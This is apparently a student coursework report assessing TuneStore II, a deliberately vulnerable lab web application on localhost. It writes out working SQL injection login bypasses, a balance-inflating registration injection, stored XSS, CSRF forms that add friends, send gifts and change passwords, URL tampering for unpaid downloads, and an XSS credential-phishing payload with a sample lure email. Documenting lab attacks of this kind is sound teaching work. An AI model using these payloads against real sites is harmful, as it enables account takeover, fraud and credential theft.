

# **Vulnerability Assessment and Systems Assurance Report**

*TuneStore II*

Tristan Allison

ITIS 4221/5221

February, 2022

# VULNERABILITY ASSESSMENT AND SYSTEM ASSURANCE

## TABLE OF CONTENTS

	<u>Page #</u>
1.0 GENERAL INFORMATION	3
1.1 Purpose	3
1.2 Points of Contact	3
2.0 SQL Injection VUNERABILIIIES DISCOVERED	3-5
2.x.1 Login in as a random user	3-4
2.x.2 Login as a specific user	4-5
2.x.3 Register a new user with lots money in account	5
3.0 XSS VUNERABILIIIES DISCOVERED	6-7
3.x.1 XSS stored	6
3.x.2 XSS reflective	6-7
4.0	7-12
4.x.1 Adding a friend	7-8
4.x.2 Giving a gift	9-10
4.x.3 Changing password	10-12
5.0 Broken Access Control	12-14
6.0 Phishing	14-16
7.0 Clickjacking	16-20

## 1.0 GENERAL INFORMATION

1.1 Purpose - The purpose of this project is to analyze the vulnerability of the application. This is to determine the security of the app. The application will be tested by using XSS cross-site scripting, and SQL injection.

### 1.2 Points of Contact

Dr.Bill Chu: [billchu@uncc.edu](mailto:billchu@uncc.edu)


2.0 SQL Injection - A SQL injection attack is where a malicious user changes the hash that they send in order for it to execute SQL instructions to get around a login or change the database.

2.1 Login in as a random user - An example of a SQL injection vulnerability allows the attacker to log in as the first user in the system. The log in function checks if the password is correct so changing the hash to make the password return true logs in the first user. Below is the login page




An attacker can login as a random user by sending the password ' OR '1'='1 to the database because this makes the password true so SQL will automatically log in

the first user. The screenshots below will show how to do it. Use any user and enter ' OR '1'='1 into the password.



This logs in the first entry in the database no matter what the user name entered was



2.2 Login as a specific user- For this I will use Chase as the random user. An attacker can log in by causing the sql database to only check the username and to not check what password is being used. This is done by taking the username and adding '-- after it because that makes the password check get dropped so it only checks to see if the username exists.

the tunestore  
buy some tunes - give some tunes


Login username:

Login password:

☐ Stay Logged In?

Do not have an account? [Register here](#)

#### Tunestore::List



the tunestore  
buy some tunes - give some tunes

Welcome chase!  
**Login Successful**  
Your account balance: \$0.00

Add Balance:


Type:

Number:

Amount:

[Friends](#)  
[Profile](#)  
[CD's](#)  
[Log Out](#)

#### Tunestore::List



- 2.3 Register a new user with lots money in account without paying for it:  
To do this a SQL injection can be used that updates the user  
First start by going to register a new user where the password is put 1", 999999999); --  
this will fill out a password and balance and comment the rest out.

#### Tunestore::Register

##### Register

Login username	<input type="text" value="1"/>
Login password	<input type="password" value="999999999)"/>
Repeat Password	<input type="password" value="999999999)"/>
<input type="button" value="Submit"/>	

### 3.0 XSS Vulnerability

An XSS vulnerability is where javascript is inserted into a webpage to make it do something when the user loads the page. Two different types of XSS vulnerabilities are stored and reflected. The difference between them is that stored is stored on the website itself so whenever anyone goes to the website it loads, but Reflected is where the link that the user uses has been modified.

#### 3.1 Stored XSS


A stored XSS vulnerability that TUNESTORE has is in the comment section: if a person closes the blockquote tag they can insert malicious javascript code to do whatever they want.

This is the comment being made

**Enter Your Comment:**

```
</blockquote>
<script>alert("This is a
stored XSS but I only made
it be an alert");</script>
<blockquote>
```

This is what happens when the page is loaded after the comment is made:



#### 3.2 Reflected XSS

Links can be provided in the comments and the site does nothing to make sure they are not malicious.

People haven't said anything

**Enter Your Comment:**

```
<a target="blank"
name="mylink"
href="https://www.hackthissite.org/"> Really cool not
fake site </a>
```

mpurba1@uncc.edu says:  
[Really cool not fake site](#)

Enter Your Comment:

Submit

hackthissite.org

## Error

An error has occurred. Please contact a developer.

## Error

An error has occurred. Please contact a developer.

## Error

An error has occurred. Please contact a developer.

## Error

An error has occurred. Please contact a developer.

### 4.0.) CSR Vulnerability


A CSR vulnerability is a cross site vulnerability where when one webpage loads something is done on another webpage. What this means is that as long as a person is logged in the code on your webpage will be able to do things to the page that the person is logged into.

### 4.1.) Add a friend


This exploits a link to make a user that is logged into the tunestore add a friend. This uses a button to show in steps what happens instead of doing it all at once but what it does is changes the value of the friend field to chase and then submits that below it is done with a button, but it can be done by removing the button and adding a on document load to the body tag, but to get it to show the change for all parts of 4 I have added the button so it will show.

```
index.html x
1 <!DOCTYPE html>
2 <html lang="en">
3 <body >
4 <form action="http://localhost:8082/Tunestore2020/addfriend.do" method="POST">
5 <input type="hidden" name="friend" value="chase"/>
6 <input type="submit" value="View my pictures"/>
7 </form>
8 </body>
9 </html>
```

This is the code that adds the friend chase to whatever account is logged in.



This is the page that loads and by pressing the button it will show that the friend was added on the tunestore page.



Chase has been added as a friend to user 1's account.




#### 4.2.) Give a Gift

This exploits a user to send a gift to the user chase by opening the link. This means that a person will be forced to add a friend without wanting to or knowing the person. This allows a person to have another user who they do not know buy them songs that they want.



```
File Edit View Navigate Code Refactor Build Run Tools VCS Window Help
help index.html
Project index.html
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Title</title>
6 </head>
7 <body>
8
9   <form action="http://localhost:8082/Tunestore2020/give.do?cd=1&friend=chase" method="POST">
10     <input type="hidden" name="friend" value="chase"/>
11     <input type="submit" value="View my pictures"/>
12   </form>
13
14 </body>
15 </html>
```

This is the code that forces the person to buy the Classic Ways song as a gift for chase




This button is so that it does not buy the gift when the webpage load, but clicking this button will cause the user to buy a gift for chase in the tunestore page.



This is showing that your profile bought a gift for chase.


#### 4.3.) Password Change

By using CSR vulnerability you can change the password of a user without them wanting to. By doing this you can log in as the user without knowing the original password by changing the password to this new one that you know.



```
File Edit View Navigate Code Refactor Build Run Tools VCS Window Help
help > index.html
index.html x
Project
Structure
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="UTF-8">
5 <title>Title</title>
6 </head>
7 <body>
8
9 <form action="http://localhost:8082/Tunestore2020/password.do" method="POST">
10 <input type="hidden" name="password" value="1"/>
11 <input type="hidden" name="rptPass" value="1"/>
12 <input type="submit" value="View my pictures"/>
13 </form>
14
15 </body>
16 </html>
```

The code to change the password. This required filling in both the password and the repeat password field with the same new password that you wanted it changed to above it is 1.



This is the button on the web page to cause tunestore to change the user's password.

← → ↻ ⓘ localhost:8082/Tunestore2020/password.do

# the tunestore

buy some tunes - give some tunes

Welcome b!  
Your account balance: \$999,980.02

Add Balance:

Type: -- SELECT ▾

Number:

Amount:

[Friends](#)  
[Profile](#)  
[CD's](#)  
[Log Out](#)

Copyright © 2008 The Tune Store

## Tunestore::Profile

### Profile

Username: b  
Balance: \$999,980.02

### Password

**Successfully changed password**

New Password:

Repeat New Password:

This shows that the password was changed.

#### 5.0.) Bokeh access control

A broken access control is where a user can do something that they do not have permission to do. Such as using an administrator tool, or downloading something they should not have access to. What makes a broken access control different is that it is manipulating the URL in order to have a user access something that they do not have permission to.



In the figure above I have changed anka to khan to download khan's music without buying it.

Add Balance:

Type: -- SELECT

Number:

Amount:

Add

[Friends](#)  
[Profile](#)  
[CD's](#)  
[Log Out](#)

**Classic Songs My Way**  
Paul Anka  
[Download Gift \(\\$9.99\)](#)  
[Comments](#)

**The Ultimate Tony Bennett**  
Tony Bennett  
[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

**Chumbawamba's Only Hit**  
Chumbawamba  
[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

**The Very Best of Perry Como**  
Perry Como  
[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

**Funk This**  
Chaka Khan  
[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

**The Divine Miss M**  
Better Midler  
[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

**The Greatest Songs of the Seventies**  
Barry Manilow  
[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

**Greatest Hits**  
Wayne Newton  
[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

**The Very Best of Frank Sinatra**  
Frank Sinatra  
[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

Copyright © 2008 The Tune Store



The files at the bottom show that Khan's music was downloaded.

## 6.0.)XSS Phishing

A phishing link allows for a person to harvest a user's login credentials. A phishing link is just a link that goes to a different page then it shows that it goes to. Phishing links are usually done in an email that is sent to people.

[←](#)
[→](#)

[localhost:8082/Tunestore2020/login.do?username=<script>window.onload=3Dfunction%28%29%7Bdocument.loginForm.action=3Dhttps%3A%2F%2Fwww.google.com%2F%3B%7D%3B%3C%2Fscript>8](#)

the tunestore

buy some tunes - give some tunes

Could not log you in as

Login username: <script>window.onload=fun

Login password:

☐ Stay Logged In?


Do not have an account? [Register here](#)

Tunestore::List



Classic Songs My Way  
Paul Anka

[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)




The Ultimate Tony Bennett  
Tony Bennett

[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)




Chumbawamba's Only Hit  
Chumbawamba

[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)




The Very Best of Perry Cuomo  
Perry Cuomo

[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)




Funk This  
Chaka Khan

[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)




The Divine Miss M  
Better Midler

[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)




The Greatest Songs of the Seventies  
Barry Manilow

[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)



Greatest Hits  
Wayne Newton

[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)




The Very Best of Frank Sinatra  
Frank Sinatra

[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

Copyright © 2008 The Tune Store

By using

`<script>>window.onload=function(){document.loginForm.action="https://www.google.com/"`  
`};</script>` in the login it makes it so that the button reroutes to google.com when the login button is clicked again. So now an attacker will take the link and send it to other people to get them to click on it in order to harvest the user's credentials.



This is brought up by hitting ctrl+k and it allows for the link to be shown as something that it is not.

## Cool new phishing attack

No one

Cool new phishing attack


Hello Customer,

We have a new cd that we think you would be interested in please login and check it out the link is below:

[Tunestore.com](https://tunestore.com)

Sincerely, team clickbait.

This is what a phishing email could look like and the link will lead to tunestore, but on this tunestore clicking login will allow someone to take your login credentials.



This is the webpage that is pulled up when the login button is clicked from the page that was sent.

### 7.0.) Clickjacking

This is a method to get around a webpage using tokens for security. What this is an attacker loads a webpage that you are logged into in an iframe and line up stuff above it so that when one clicks on the stuff on the webpage they think they are clicking on they are actually doing things on another site that they are logged into.




```

